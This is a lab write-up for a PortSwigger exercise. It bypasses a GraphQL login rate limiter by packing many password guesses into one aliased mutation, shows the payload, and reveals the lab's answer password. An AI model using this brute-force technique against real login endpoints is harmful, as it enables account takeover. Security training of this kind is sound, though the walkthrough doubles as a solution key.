PortSwigger

Lab Description
The user login mechanism for this lab is powered by a GraphQL API. The API endpoint has a rate limiter that returns an error if it receives too many requests from the same origin in a short space of time.
Objective: Brute force the login mechanism to sign in as carlos. Use the list of authentication lab passwords as your password source.
Tip: Use GraphQL aliases to send multiple login attempts in a single request.

Step 1: Capture the Login Mutation
- In Burp’s browser, access the lab
- Attempt to log in with any credentials
- In Burp Proxy, find the GraphQL login request,
POST /graphql/v1 HTTP/2
Example request:

mutation {
  login(input: {username: "carlos", password: "test"}) {
    token
    success
  }
}
Step 2: Generate the Aliased Query
Use the provided JavaScript script to generate aliases:
- Open the lab in Burp’s browser
- Right-click ⇒ Inspect
- Go to the Console tab
- Paste the script and press Enter



The script generates a query like:
mutation {
  bruteforce0: login(input: {password: "123456", username: "carlos"}) {
    token
    success
  }
  bruteforce1: login(input: {password: "password", username: "carlos"}) {
    token
    success
  }
  bruteforce2: login(input: {password: "12345678", username: "carlos"}) {
    token
    success
  }
  ...
}
Step 3: Send the Request
- Copy the generated aliased query
- In Burp Repeater, replace the body with the aliased query
- Send the request
GraphQL:
Response:
Step 4: Find the Correct Password
Response:


The alias with success: true reveals the correct password.

Step 5: Log In as Carlos
- Use the discovered password to log in
- Access Carlos’s account
- Username:
carlos - Password:
charlie
- Username:
Step 6: Lab Solved
